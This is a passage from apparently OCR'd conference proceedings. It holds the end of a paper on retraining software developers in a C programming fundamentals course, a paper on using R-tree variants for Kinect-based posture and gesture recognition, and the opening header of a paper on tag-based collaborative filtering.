Serbian government answered demands for workers in ICT by making education in ICT available to more students. They increased the number of students allowed to enroll in ICT based state faculties and they also increased the number of scholarships available to these students. At Faculty of Technical Sciences number of students allowed to enroll in ICT based studies almost doubled and is now 760 [3]. Among the ICT educated workers the demand for software developers is the largest. The studies involving software developing are the ones increased in student numbers the most.

However, for many firms the cycle of educating a software professional is too long, and even these numbers of students do not guarantee the alleviation of the shortage of software developers. The best graduates are attracted to the biggest firms and a considerable number of graduates still go abroad. Also, a number of these firms—small to medium businesses—are willing to employ less educated—trained or retrained—software developers. This workforce is usually less paid and their training cycle is considerable shorter than faculty studies that usually last four to five years. Also, expectations of their knowledge are limited.

As a result of the increased demand for software developers Vojvodina ICT Cluster in collaboration with USAID [4] and the Serbian government started the project "IKT klaster akademija"—*ICT School*—aimed to train and retrain software developers [5]. Two of the paper's authors—D. Dragan and V.B. Petrovic—actively participated in the *ICT School* by developing and teaching several courses.

In this paper experiences in teaching a fundamental programming course for retraining software developers will be reported. A faculty based course has been adopted and modified for the purpose of the *ICT School*. Several problems emerged mainly in the amount of skill and knowledge the students were able to adopt. These problems emerged because faculty based courses are too intense for the training period given to instructors—24 class periods (45 minutes) distributed through three weekends (Fridays and Saturdays)—and because of the students mostly limited and diverse previous knowledge and experience. Also the chosen programming language for the course was C—basic and very powerful, but ultimately an unforgiving programming language for beginners. All of this stressed the importance of active learning for these types of courses which will be discussed in the paper.

The organization of the paper is as follows: Terms training, retraining, education, and active learning are described in Section 2. Also the ICT *School* is outlined in Section 2. Reasons for adopting faculty type course for the *ICT School* as well as the course outline are reported in Section 3. The possible improvements of the course and the shift to active learning are described in Section 4. The possible shift in programming language and

improvements that would bring is discussed in Section 5. Section 6 concludes the paper.

II. BACKGROUND

A. Retraining vs. education

There is a profound difference between training—and retraining—and education [6]. The term 'training' usually describes the process of developing (teaching and learning) a certain skill or skills. It emphasizes *how* rather than *why*. The learning cycle is shorter and focused on practicing. Retraining has a more narrow meaning than training. It means: teach (someone) new skills to enable them to do a different job. It is also more oriented towards learning *how* rather than *why*.

The term 'education' usually describes the process of general, less specialized enhancement of knowledge. It is more oriented to learning *why* rather than *how*. The learning cycle is usually longer and in many cases requires additional, job specific training from graduates.

It is obvious from the aim of the *ICT School* that courses should be developed to retrain the students and make them fit for the future jobs. This means that course should contain fewer descriptions on *why* a programming language looks and works the way it does and more examples and exercises describing *how* certain problems and situations are solved. However, as this is a fundamental programming course, certain concepts should be learned here that are needed in other courses. It is not possible to completely eliminate the *why* from the course.

B. Active Learning

As stated in [7]: active learning is anything course-related that all students in a class session are called upon to do other than simply watching, listening, and taking notes. This means that lecturing should be stopped from time to time and that students should be given small tasks to work alone or in a group for no longer than three minutes.

The tasks should be focused on the aspects of the course that proved the most difficult for students—parts of the course that students have trouble comprehending. It is not expected that all of the students will solve the task. It is expected that as active learning progress further down the course, more and more students successfully solve the tasks set before them.

Also, an important prerequisite for the success of the active learning approach is that students should be called out to share their responses. Relying on volunteers should be avoided at the beginning to maximize the number of students actively participating in the task solving. Thus students would more likely to be alert and prepared, and more of them would be able to follow the lectures. Of course, volunteers should be used if the complete response is not forthcoming as expected from the students called upon to demonstrate it.

Active learning represents an interesting teaching technique that could be employed in the retraining of software developers. It would bolster analytical thinking and keep the students sharp and attentive. Also, it would give a good insight on progress students are making and how well they are adopting the course material.

C. The ICT School Background

The *ICT School* as stated in the introduction has been established by Vovjodina ICT Cluster in cooperation with USAID and the Serbian government. This is a pilot project that means to become regular and self sustaining if this initial iteration shows success.

There are four modules available:

- Web developer,
- Front end developer,
- Mobile application developer,
- Database administrator.

Each module contains two courses. The modules are preceded with three fundamental courses:

- Fundamentals of programming and software development
- Fundamentals of object oriented programming
- Database fundamentals

The first course—Fundamentals of programming and software development—is meant to teach students fundamental programming skill and to train them in the C programming language. This is also the course this paper is based on.

48 students have enrolled in the *ICT School*. They have different technical backgrounds, programming skills, and they are of different age and gender. There are students who have some fundamental programming skills, but there are also students that have never programmed before and have made a complete switch in their career. For example, one of the students has a master degree in German. This student has to learn the programming paradigm from scratch. There are students in their twenties, but there are also students in their forties. This diversity only made the development and teaching of the course more complex. However, the student from the example managed to pass the course and to show a proficiency in solving programming problems of basic and middling difficulty using the C programming language.

Classes were held at Educational Center Novi Sad [8]. The course has been taught in a large classroom that barely held all the students, Fig.1. The teacher found it difficult to walk up to all the students. And it was

Figure 1. The students and the classrom used in the course

impossible to devote the teacher's time to all of them on a one-to-one basis. The standard approach in teaching practical courses therefore could not be employed. This is even more reason to apply active learning in the future.

However, this number of students remained that large only for the three beginning courses. Students have been split in four groups for the modules. Each group has been trained in only one module which made teaching the module courses much easier.

III. THE COURSE OUTLINE

The financer of the *ICT School* insisted that the course teachers should be from ITC based faculties and that they should have at least three years of experience. Also, the outline of the course syllabus was designed before the teachers were involved. The basic way of the course was based on the way corresponding courses are conducted in local ITC based faculty [9]. Ultimately, the C programming language has been imposed as the programming language of the course.

Using a faculty based course demanded some scaling because faculty courses are conducted with four class periods per week at least—two lecture periods and two exercise/tutorial periods—fourteen weeks per course which is 56 class periods as opposed to 24 available for retraining. As a result the exercise portion of the faculty course has been cut off from the retraining course. Students have been tasked with homework to make good the lack of exercise periods. Unfortunately, although the students were highly motivated, only a small percentage of the students did their homework—three in total. The reasons for that are various—students reported the fast pace of the course and outside obligations.

Exercises were not completely removed from the course. It was reduced to small individual tasks with time limits. Due to the time limitation, if the students did not produce the necessary code the solution was presented to them. Then they were tasked with expanding or optimizing their solution, or given an entirely new task whose solution could be adapted from the provided codebase.

The structure of the course is outlined in Fig. 2. As it can be seen from the figure, almost all the basic elements of the C programming language were taught to the students. The lectures employed PowerPoint slides. The Code::Blocks IDE [10] was used as a developing tool for the course. The code accompanying the lectures was demonstrated in Code::Blocks. Sometimes the students and the teacher solved problems together.

It was observed that—as the course progressed—the students' ability to follow and absorb the presented material dropped substantially. It is here where the active learning should have been introduced to improve the students attention and to help them learn the more difficult material through practice. Examples of tasks that could be used for active learning are given in next section.

At the end of the course, the students were tested. They have been tasked with a single large project containing seven units including all the material taught at the course. They had two weeks two finish the project




Figure 2. The structure of the retraining course in programming fundamentals

afterwards they presented their work. There were no traditional grades. It was only noted whether the student passed the course or not. At least four units had to be implemented successfully to pass the course.

IV. CHANGING THE COURSE: ACTIVE LEARNING

The goal of the active learning as stated in previous sections is to enable the material understanding through activity by solving different tasks [11]. This is not—by any means—a new teaching technique. It has been adapted in several ITC based courses over the years [11, 12]. Experience from these courses could be adopted for the retraining course teaching the fundamentals of programming.

As in [11], three types of activities could be applied:

- Collaborative answers activity. Students could be tasked with theoretical questions such as: why do we use structures, or is it possible to use while-statement instead of a for-statement. Students will be expected to elaborate each of the answers given.
- Collaborative code solutions activity. This is a variation of previous activity in which students are expected to write small code snippets substantiating their previous answers. It is possible also possible to give them new tasks such as: write the optimal C programming language code for counting the elements of a string.
- Collaborative programming activity. Each student in the retraining course brings his/hers laptop to work on. Thus it is possible to task them with production of small functional programs. This activity could be used to assess the amount of the new material the students adopted. However, it is necessary to provide more time for this activity in comparison with the previous two activities.




Figure 3. The basic steps in active learning for the course in programming fundamentals

Basic steps in all three activities are the same as described in Fig 3. All the activities the students are tasked with are meant to be collaborative. Three to five students are going to be grouped and pressed to devise the answer/solution in a short time. Groups are going to reform each time randomly. This will ensure that students will be grouped with students they normally would not meet and with students that have different levels of expertise [11]. This should result in students being more comfortable in expressing themselves [11].

Sometimes, students are going to be tasked to reach the solution together. Other times, they are going to be tasked to reach the solutions in sequence—the first student provides his/hers best answer, the second student improves upon the first student answer, and so forth till the last student in a group who will present the answer/solution. Discussion between the students and groups is going to be encouraged.

Because of the course time limit the activities are going to be conducted on the expense of detailed explanation the course material. Also, the presentation of the solutions for the given tasks will be left to students.

According to [11, 12] it is expected that usage of active learning in the retraining course would actively involve all the students in learning process—even the more reluctant ones, force the students to come more prepared for the day's lecturing topics, encourage student thinking and problem solving. This would also enable the teacher to change the course dynamic in accordance with students' progress, because the progress will be visible through students' success in performing the activities.

V. CHANGING THE COURSE: PROGRAMMING LANGUAGE

It has been a long held axiom in local faculty circles that understanding lower-level programming languages is not only logically primitive to understanding higher-level ones but also pedagogically primitive. Thus, the C programming language is often the choice for introductory courses aimed to introduce students to programming and to teach programming fundamentals. In fact, for the same reasons, C programming language had been chosen for the course.

While there is considerable merit to teaching students in a strict sequence of fundamentals followed by practical applications this does impose a large initial burden on the students. Those familiar and experienced with programming languages know that C is by no means an easy programming language to learn [13]. Given the limitations of the retraining students and the stern time-limits too, this was a burden we were ill-prepared to bear. The C programming language contains some concepts such as pointers, memory management, dynamic data structures, and bitwise operators that are usually difficult for new students to comprehend. It is overwhelming for the beginner because there are too many concepts that need to be grasped at once, and most of those in the problem domain of the machine rather than the problem domain of programming *qua* programming.

The C programming language allows the user to write code with errors that are usually hard to detect [13]. This was a setback for the retraining course, as it proved too demanding for the inexperienced students. It was hard for them to understand why is it possible to write code containing errors and why the compiler does not point directly to the error. Only in due time near the end of the course did they start to comprehend this and to show some skills in error handling.

Another big disadvantage of the C programming language is that different IDEs implement different standards of C. In many cases the lecturer's answer to questions was that the behavior or result depended on the specific C compiler. For example, the size of the int type is different in different implementations of the C compiler.

Memory management and pointer operators had to be skipped almost completely because the students could not comprehend it and there was not enough time for detailed explanations. Only the basic information was provided to the students.

Another argument against the C programming language for the retraining course in programming fundamentals is its very limited usage. The C programming language is mostly used for system and hardware programming. C programmers are usually expected to possess additional knowledge from some specific domain.

An untimely additional survey of firms involved in Vojvodina ITC Cluster showed that the firms are mostly interested in the Java and C# programming languages. This does not come as a surprise as these are the more general programming language used for developing various types of software. These are also some of the most popular programming languages today.

An alternative would be to teach programming fundamentals in one of these two programming languages. There are examples in which Java programming language is used to teach programming fundamentals [14]. In this approach students are first taught fundamental things from Java programming language such as:

- data types and variables,
- input/output,
- assignments,
- expressions,
- operations (arithmetic, logical, relational),
- program flow-control structures (if-statements and for-statements),
- arrays (one, two, and multidimensional),
- data reading and writing from and to a file.

All of the object-oriented concepts of the Java programming language should be omitted from this course and taught in another object-oriented course that would be based on Java language also.

Teaching programming fundamentals using Java would give a more focused retraining of the students in Java programming language. This would provide students with better skills in Java and enable latter courses—Fundamentals of object oriented programming, and Web developer, Front end developer, and Mobile application developer modules—to focus more on advanced and specialized aspects of Java programming language. Currently teachers in the advanced modules have to devote a part of their course teaching and repeating fundamental aspects of Java programming.

The lack of pointers in Java could also be treated as an advantage. In the C programming language it is not possible to explain functions in full detail without the knowledge in pointers and address arithmetic.

The biggest issue of basing the course in fundamentals of programming on Java is the inability to define independent functions. This should be mimicked using class methods in a way described in Fig. 4. This could lead to an overload of unnecessary structures in a program which could confuse the students. Teachers could get in temptation to start explaining definitions of classes, class methods, class instances, and so forth.

Basing the course on the C# programming language would follow the same pattern as a Java based course. Also, from the authors experience it is safe to say that it is not necessary to introduce two courses in fundamentals of programming—one in Java and the other in C#—because these programming languages are very similar. It is possible to switch from one programming language to the other in quite a short time-frame and with comparatively little effort [15].

VI. CONCLUSION

A course for retraining students in fundamentals of programming based on the C programming language has been described in this paper. As it was based on the faculty course, it had several shortcomings. The course was too theoretically oriented instead of being more practical. It was based on the C programming language which is fundamentally not a necessary programming language for the rest of the retraining courses at the *ITC School*. In the later stages of the school it became apparent that the C programming language is not needed by the firms invested in Vojvodina ICT Cluster.

```
public class HelloWorld {
    public static void main(String[] args) {
        Say("Hello, World");
    }
    public static void Say(String message) {
        System.out.println(message);
    }
}
```

Figure 4. Use of the Java class method to simulate function call in procedural programming language

In this paper improvements for the course have been indentified and outlined. These improvements are meant to be used in the future iterations of the *ICT School*. Also, the improvements could be used as guidelines for the similar courses aimed at retraining in programming fundamentals.

It is noted that the course should emphasize a more practical approach. It could and—probably—should be based on a higher programming language such as the Java or C# programming language. Only the fundamentals of programming should be taught using these programming languages omitting object-oriented paradigm that these languages are based on. The course teacher should avoid explaining the object-oriented concepts that should be left for the courses coming afterwards.

It is identified that active learning could be incorporated into the course. Three possible scenarios for using active learning—the collaborative answers activity, the collaborative code solutions activity, and the collaborative programming activity—are described in the paper. It is expected that using these activities should be very beneficial for the course resulting in more active and usable knowledge adopted by the students.

Explorations of Groovy programming concept [16] and its possible usage in the course is intended for the future. Also, it is planned to further develop the course and to report experiences with the incorporation of active learning in the retraining course.

ACKNOWLEDGMENT

This paper is supported by Ministry of Science and Technological Development, Republic of Serbia; under the project number III47003 "Infrastructure for Technology Enhanced Learning in Serbia", 2011-2014.

REFERENCES

[1] Republic of Serbia, “Službeni glasnik,” Vol.51, 2010.

[2] Web presentation of Vojvodina ITC Cluster, available at: http://vojvodinaictcluster.org/

[3] Faculty of Technical Sciences, “Enrollment documentation for year 2014/2015,” available at: http://www.upis.ftn.uns.ac.rs/images/KONKURS_osnovne_akademske.pdf

[4] Web presentation of USAID Serbia, available at: http://www.usaid.gov/sr/where-we-work/europe-and-eurasia/serbia

[5] IKT klaster akademija, “Call for students,” available at: http://vojvodinaictcluster.org/sr/otvaranje-ikt-klaster-akademije/

[6] M. Masadeh, “Training, Education, Development and Learning: What is the Difference?” European Scientific Journal, Vol.8, No.10, p.62-68, 2012

[7] R.M. Felder and R. Brent, “Active Learning: An Introduction,” ASQ Higher Education Brief, Vol.2, No.4, pp.1-5, 2009

[8] Web presentation of Educational Center Novi Sad, available at: http://www.centar.edu.rs/

[9] S. Mihic, D. Ivetic, “A Simple Graphical Framework for the Acqusition of Basic C Programming Skills,” eLSE 2012: The 8th International Conference eLearning and Software for Education, April 26-27, Bucharest, Romania, Vol.2, pp.287-292, 2012

[10] Web presentation of Code::Bloks IDE, available at: http://www.codeblocks.org/

[11] K.J. Whittington, “Infusing active learning into introductory programming courses,” Journal of Computing Sciences in Colleges, Vol.19, No.5, pp.249-259, 2004

[12] E. Zimudzi, "Active learning for problem solving in programming in a computer studies method course" Academic Research International, Vol. 3, No. 2, pp.284-292, 2012

[13] G.L. Osella Massa, C.Russo, M. Sarobe, S. Pompei, "Analysis of suitable languages to teach Procedural Programming at the Universidad Nacional del Noroeste de la provincia de Buenos Aires," Journal of Computer Science & Technology, Vol. 13, No. 1, 2013

[14] J. Yau and M.Joy, "Introducing Java: the Case for Fundamentals-first," International Conference on Education and Information Systems: Technologies and Applications, 2004

[15] Alkadi, G. Alkadi, and H. Etheridge, "A Comparative Analysis of C# and Java as an Introductory Programming Language for Information Systems Students," Review of Business Information Systems, Vol.10, No.4, pp.37-40, 2006.

[16] Groovy, a dynamic language for the Java platform, available at: http://groovy.codehaus.org/

R-trees and variants in gesture recognition

V.B. Petrović*, D. Dragan * and D. Ivetić*
* Computing and Control Department, Faculty of Technical Sciences, University of Novi Sad, Novi Sad, Serbia
e-mail: pveljko@uns.ac.rs, dinud@uns.ac.rs, ivetic@uns.ac.rs

Abstract - This paper examines simplifying gesture recognition in systems reliant upon tracking a certain fixed and known number of markers on a human body—or a part of a human body—to recognize complex motions made up of poses. The example sensor that is used as a model for this behavior is the Microsoft Kinect. The method examined relies on separating the motion into keyframes (poses) and then recognizing those separately before feeding the result into a hidden Markov model. The recognition of keyframes is accomplished by adapting the R-trees data structure and combining the results using a weighted sum. This paper attempts to answer whether this method is practical, how precise it is, how fast, how resource intensive, and how well it combines with variants to the base R-tree idea such as R*, R+, X, and Hilbert trees.

I. INTRODUCTION

The goal of this paper is to consider the possible application of spatial search structures such as R-trees and their variants in certain gesture recognition scenarios. The key motivation for this is based on the progress made in the use of gesture control and an increasingly post-WIMP environment[1] of modern computing. The example focused on in this paper is the Microsoft Kinect sensor and whole-body tracking solutions designed for it. Nominally, the Kinect is designed as a tool for gameplay and navigating the interface of the Xbox consoles, first the 360 and now the One, but it can be put to a number of additional uses such as human-computer interaction (HCI) research[2], use in education and training[3], and healthcare and rehabilitation[4]. The Kinect is also a subject of interest because it is almost exclusively bought for entertainment purposes which means it has a relatively short lifespan in the home and is a contributing factor to e-waste. This means that finding an alternative use for it helps lengthen its life-cycle and reduce costly and dangerous problems with waste management[5].

Since whole-body tracking solutions exist and have an increased importance, gesture recognition can no longer focus solely on tracking gestures which consist of a time-series of positions of a single tracked point—commonly a fingertip or a mouse cursor—but must track multiple points of varying importance. Handling this new scenario requires a new approach. The key idea of this paper is to represent a gesture in a whole-body tracking scenario as a sequence of keyframes and to match first those frames and then their series. Recognizing a gesture in time is a problem easily addressed by multi-layer perceptrons[6], RBF networks[7], or most efficiently hidden Markov models[8], and, this paper contends, recognizing a single keyframe in this gesture, a single posture, is a task best suited to modified spatial indexing structures.

This paper consists of 5 sections: the first is the introduction, the second details the background of the problem by discussing the Kinect, the sample problem we wish to solve, and the challenges this poses. The third section discusses the solution and outlines the algorithm chosen and how it adapts to R-trees. The fourth section focuses on the analysis of the impact of R-tree variants on function and performance of the solution outlined in section three, and discusses variant solutions. The fifth, and final, section is the conclusion where recommendations are drawn up, alongside a research program for the future.

II. BACKGROUND

The sample problem this paper chooses to focus on is gesture recognition based on whole-body tracking in service of physical therapy and rehabilitation[9]. This problem is chosen partially, of course, because it is a problem worth solving, given the aging of the global population and the value of rehabilitation and preventative physical therapy, and partially because it is a good illustration of the difficulties this paper means to tackle.

If we wish to construct a software solution capable of recognizing exercises as gestures and doing so in a home environment we need to fulfill certain criteria: the gesture recognition needs to be fast, accurate, and extensible. Accuracy, of course, is a complex problem and deserves its own analysis elsewhere and is exceeds the bounds of this paper. The requirement for extensibility requires some explanation. Exercise regimens for rehabilitation and prevention must be, at least to some extent, tailored to the individual patient's needs and capabilities. This means that the construction of a traditional training set is difficult, as it needs to cover an exceptionally wide range of motions in various combinations.




Figure 1. The Kinect Sensor

Further, the physician who designs the exercise regimen needs to not only prescribe certain motions in certain ways, he or she must also be able to emphasize or de-emphasize certain parts of the body within the tracking system. Thus, the extensibility requirement means that the solution must be capable of recognizing, essentially, arbitrary exercises which must be easily describable, and it also means that this solution must be capable of emphasizing or de-emphasizing certain body parts in certain tracking situations. And since tracking must also be fast—in the sense that it mustn't occupy too many of the host machine's resources and in the sense that it must fit within a latency of no more than forty-five milliseconds[10]—the tracking solution must be able to do all of this very quickly, necessitating good heuristics and the limitation of the costly use of neural networks and similar probabilistic classifiers.

The Kinect, figure 1, which is a crucial component of the proposed solution, has been chosen because it has a nearly-unique feature among body-tracking systems: skeletal tracking. The idea behind skeletal tracking is that the Kinect uses an advanced probabilistic model of the human body to track a simplified model of the human skeleton, producing data about the current position and orientation of twenty joints/points of interest and nineteen 'bones' or connectors between them.

To do this, it has a suite of sensors including a RGB camera, a microphone array, and a depth sensor composed of an IR laser emitter and a IR camera. The RGB camera captures a high-resolution full-color image of the scene in front of the device, the microphone array is used to locate sources of sounds, enabling the system to focus on the user when he or she speak, and the depth sensor measures the distance of every pixel of the RGB data from the sensor, creating a detailed depth-map. In this wise it is not incorrect to think of the Kinect as a 3D camera. The Kinect also has a motorized tilt in its base, allowing for a limited amount of sensor mobility. This permits it to focus on the user on its own.




Figure 2. The Kinect skeleton, visualized. The black numbers enumerate joints, the red ones bones.

The data the Kinect produces is highly complex, but for the purposes of this paper the most important is the skeletal tracking data. This data, Figure 2, consists of information about the model-skeletons of up to six players. Each of these skeletons is described, first, with its position, second with position data about twenty tracked points, then information about the nineteen 'bones' between these points and the rotation of all of these bones. This rotation is expressed as either a proper rotation matrix or as a quaternion. This data, taken as a whole, is enough to describe a posture.

The problem, then, is how to take a stream of frames, each encoding a certain number of skeletons and from it recognize a well-executed exercise from a poorly executed one. While this paper discusses the general case, this problem will be used to concretize any discussion in order to aid comprehension. As a result of this, the paper will refer interchangeably to gestures and exercises and may speak of a physician as a user.

III. SOLUTION

The solution, fundamentally, relies on a simple procedure: describe the desired exercise—or, in the general sense any gesture—as a series of postures in sequence. Specify, further, expected transition times between those postures. Then, recognize postures separately and the transitions between postures using a suitable classifier, in this example a Hidden Markov Model. In this way, a complex gesture of many tracked points is, instead, turned into a simple gesture in a multidimensional space whose dimensions correspond to various postures.

The solution depends, first, on the creation of a database of postures against which real-time measurements may be compared and evaluated. This database is created and stored in advance using an authoring tool designed for creating gestures/exercises.

Creating a exercise descriptor consists of the physician determining the desired postures and their order, and making a rough estimate of their transition times, if necessary. During this procedure, all these values are weighted to determine how they impact the final classification. It is possible to essentially exclude, say, joints by simply giving them a zero weight, which enables the physician to, say, focus solely on the upper body. The bone rotations are stored using the angle-axis method, specifically by letting the user first orient the body part (the axis) and then rotate it about.

Once the user has finished creating the descriptor it must be stored. The completed gestures themselves are stored, using hashtables, in such a way that they may be easily indexed by their n-th posture. That means that there must be a way to get a list of all gestures with, say, a certain posture as their third. This is accomplished with several hashtables—as many as the maximal number of postures—in any one gesture which map posture IDs to hash-based sets of gesture IDs. This is, clearly, designed for retrieval speed over creation speed, and optimized for

time rather than space. This is deliberate as the creation of a database is not a time-critical task while using it is.

The postures, on the other hand, are stored using a spatial index structure, specifically an R-tree[11] or variant. For the purposes of this solution it is assumed to be one 3D R-tree for every joint, that is to say twenty in total. The size of the stored rectangular parallelepiped (box) is determined using weighting, so that lower weights imply larger boxes and vice-versa. That allows a single lookup into an R-tree structure to return all postures that match a certain joint position.

The bone rotations are stored in a similar fashion with the exception that they are divided with the axis of rotation in its own 3D R-tree structure and the angle in a 1D R-tree structure.

This complex data structure must be, of course, saved for later re-use, as re-creating it would be prohibitively time-consuming and would require the user to repeatedly input the same data. the structure can be saved using simple serialization, but a perhaps superior approach would be to use an implementation of an in-memory database management system (IMDB) such as eXtremeDB[12].

$$U_q = \frac{q}{\|q\|} \tag{1}$$

During actual gesture recognition the data structure is resident in memory and is accessed in, essentially, read-only mode. The procedure requires that the joint position data must first be recalculated from absolute coordinates into relative ones based on the position of the tracked skeleton. Second, a cube whose sides are of some small size λ—how small depends on a desired balance between always finding some match and finding imprecise ones—is created centered on coordinates so relativized. All those cubes, twenty in all, are used as a lookup in the relevant R-tree structures. With each mach a set is constructed of those postures that match the joint positions and then intersected with other so determined sets. The end result of intersecting those twenty return-sets is a set of all candidates based on joint positions.

$$\alpha_q(U_q) = 2acos(q_0) \tag{2}$$

$$n_q(U_q) = \left[\frac{q_1}{\sqrt{1-q_0^2}} \quad \frac{q_2}{\sqrt{1-q_0^2}} \quad \frac{q_3}{\sqrt{1-q_0^2}}\right]^T \tag{3}$$

A similar procedure is necessary for dealing with bone orientations with an additional problem of having to convert from quaternion rotations to an axis-angle representation. To accomplish this, the quaternion must first be converted into a versor (1). It is possible to convert a versor into the axis-angle format[13], (2) and (3). Thus it is trivial to turn the data from the Kinect sensor into a form suitable for comparison using the system outlined here.

$$\phi_3 : S^3 \times S^3 \rightarrow R^3 \tag{4}$$

$$\phi_3(q_1, q_2) = \arccos(|q_1 \cdot q_2|) \tag{5}$$

$$\phi_6 = 2\phi_3 \tag{6}$$

Once this conversion is complete, the bone rotation is matched using the same mechanism as with joints and the intersect set is updated. At this point, if the intersect set is empty, it is an option to re-run the matching lowering the λ value to some preset lower threshold.

$$q_a(\alpha, \hat{n}) = \left[\cos\left(\frac{1}{2}\alpha\right) n_1 \sin\left(\frac{1}{2}\alpha\right) n_2 \sin\left(\frac{1}{2}\alpha\right) n_3 \sin\left(\frac{1}{2}\alpha\right)\right]^T \tag{7}$$

After this, the remaining postures in the set are ranked based on how closely they fit. This measure of fitness is simple for joints and consists of a weighted sum of distances between the ideal joint positions and actually measured joint positions. With angles, however, the situation is considerably more difficult. A metric of closeness between rotations is difficult, but not impossible to define. The plan is to use the Φ_3 metric[14], (4), (5), and (6), converted into the Φ_6 metric and scaled to [0, 1], after converting the angle-axis representation in the database into versor form, (7).

Once this ranking is complete, the top-ranking posture is then fed into the classifier as normal with postures counting as states.

IV. SOLUTION

The proposed solution can be modified in two ways: the computation of additional keyframes and the substitution of R-tree variants as lookup structures. The computation of keyframes is a simple idea with the potential to improve accuracy. In cases where the difference between two adjacent keyframes is too large one or more intermediate phases may be computationally generated. The difference can be measured using same metrics outlined in section three and the generation of new keyframes can be accomplished with linear interpolations in case of the joints and with SLERP, or rather one of its accelerated variants[15] in case of versor-encoded rotations.

The changes possible using an R-tree variant depend on how said variant alters the properties of the R-tree structure itself. The base R-tree[11] has a very fast general-case lookup—$O(\log_M(n))$ with M as the size of a node—but poor worst-case performance with very fast insertion. The possible variations include: the R*-tree[16], R+-tree[17], X-tree[18], and the Hilbert Tree[19]. The R*tree has the same theoretical performance as the R-tree but has been experimentally been shown to have slightly worse insertion times and significantly better lookup times. The R+tree is optimized to reduce overlap which lowers the number of separate access needed for operations. This is of great significance in case of large indexes that are stored on-disk. The X-tree is explicitly designed for multidimensional data and vastly outperforms other variants in case of a large number of spatial dimensions. The Hilbert tree uses the Hilbert space-filling curve to impose an ordering between rectangles (or, rather, cuboids) which allows for deferred splitting. The authors report an increase in performance of as much as 36% due to a larger fan-out and shallower tree, all due to very efficient packing in the tree.

ACKNOWLEDGMENT

This research is financially supported by Ministry of Science and Technological Development, Republic of Serbia; under the project number TR32044 "The development of software tools for business process analysis and improvement", 2011-2014.

REFERENCES

[1] Robert R.J.K., Girouard A., Hirshfield L.M., Hora M.S., Shaer O., Solovey E.T., and Zigelbaum J., Proceedings of the SIGCHI conference on Human factors in computing systems, pp. 201-210, April 2008.

[2] Francese R., Passero I., and Tortora G., "Wiimote and Kinect: gestural user interfaces add a natural third dimension to HCI," Proceedings of the International Working Conference on Advanced Visual Interfaces, pp. 116-123, ACM, 2012.

[3] Hsu H.M.J., "The potential of Kinect in education," International Journal of Information and Education Technology, vol. 1(5), pp. 365-370, 2011.

[4] Chang Y.J., Chen S.F., and Huang J.D., "A Kinect-based system for physical rehabilitation: A pilot study for young adults with motor disabilities," Research in developmental disabilities, vol. 32(6), pp. 2566-2570, 2011.

[5] Ivetic D., and Petrovic V., "ACTIVE extending the life expectancy of motion-sensing game consoles," AWERProcedia Information Technology And Computer Science, vol. 4(2), September 2013.

[6] Symeonidis, K. "Hand gesture recognition using neural networks." Neural Networks 13, no. 5.1 (1996).

[7] Petrovic V., Ivetic D., Konjovic Z., "The Versatility of the Wii Controller in CS Education," 9th IEEE International Symposium on Intelligent Systems and Informatics, VTS, Subotica, September 8-10, 2011.

[8] Chen F.S., Chih-Ming F., and Chung-Lin H., "Hand gesture recognition using a real-time tracking method and hidden Markov models." Image and Vision Computing 21, no. 8 (2003): 745-758.

[9] Kis R., "An example of avatar facilitated physical therapy." MSc thesis (mentored by D. Ivetic), Computer and Control Department, Faculty of technical sciences, Novi Sad, Serbia.

[10] Advanced Television Systems Committee, ATSC implementation subcommittee finding: relative timing of sound and vision for broadcast operations, Washington, D.C., June 2003.

[11] Guttman A., "R-trees: A dynamic index structure for spatial searching," Vol. 14 No. 2, pp. 47-57, ACM, 1984.

[12] Petrović V., and Ivetić D., "Measuring the performance of eXtremeDB solutions in gesture recognition systems," in the Proceedings of the International Conference on Applied Internet and Information Technologies ICAIIT 2013, October 25, 2013, Zrenjanin, Serbia, ISBN 978-86-7672-211-2, pp. 275-279.

[13] Diebel, J, "Representing attitude: Euler angles, unit quaternions, and rotation vectors." Matrix 58 (2006): 15-16.

[14] Huynh, D.Q. "Metrics for 3D rotations: Comparison and analysis." Journal of Mathematical Imaging and Vision 35, no. 2 (2009): 155-164.

[15] Barrera T., Hast A., and Bengtsson E., "Incremental spherical linear interpolation." Proc. SIGRAD 13 (2004): 7.

[16] Beckmann N., Kriegel H.P.,Schneider R., and Seeger B., "The R*-tree: an efficient and robust access method for points and rectangles," Vol. 19, no. 2. ACM, 1990.

[17] Sellis T., Roussopoulos N., and Faloutsos C., "The r+-tree: A dynamic index for multi-dimensional objects." (1987).

[18] Berchtold S., Keim D.A., and Kriegel H.P., "The X-tree: An index structure for high-dimensional data." Readings in multimedia computing and networking (2001): 451.

[19] Kamel, I., and Faloutsos C., "Hilbert R-tree: An improved R-tree using fractals." (1993).

Using tags similarity in tag-based collaborative filtering

A.N.Kotevski*, R.N.Kotevska **
* University St.Kliment Ohridski – Bitola, Faculty of Law, Bitola, R.Macedonia
** University St.Kliment Ohridski – Bitola, Faculty of Technical Sciences, Bitola, R.Macedonia
aleksandar.kotevski@uklo.edu.mk, radmila.kotevska@yahoo.com

